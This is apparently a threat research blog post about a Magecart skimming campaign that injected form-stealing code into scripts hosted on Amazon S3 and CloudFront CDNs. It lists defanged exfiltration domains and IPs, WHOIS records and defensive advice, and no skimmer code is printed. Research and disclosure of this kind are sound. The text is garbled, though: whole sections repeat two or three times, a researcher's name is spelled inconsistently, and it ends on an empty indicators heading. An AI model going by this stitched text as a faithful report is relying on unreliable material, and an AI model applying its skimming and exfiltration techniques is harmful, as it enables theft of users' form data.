While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

The screenshot shows the Fiddler Web Debugger interface. The top pane displays a list of network requests:

Protocol	Method	Host	URL	Body
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-progress.js	12,390
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/main-menu-mover.js	9,347
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/progress-demo.js	10,297
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/form-collapse-workflow.js	11,649
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/svg4everybody.min.js	10,880
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/second-level-menu-scroll.js	9,960
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471


The bottom pane shows the JavaScript code for the selected request. A red box highlights the following URL:

```

https://cdn-
imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextar

```

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses


This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.


While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

## Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijnsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new cdn-imgcloud[.]com gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

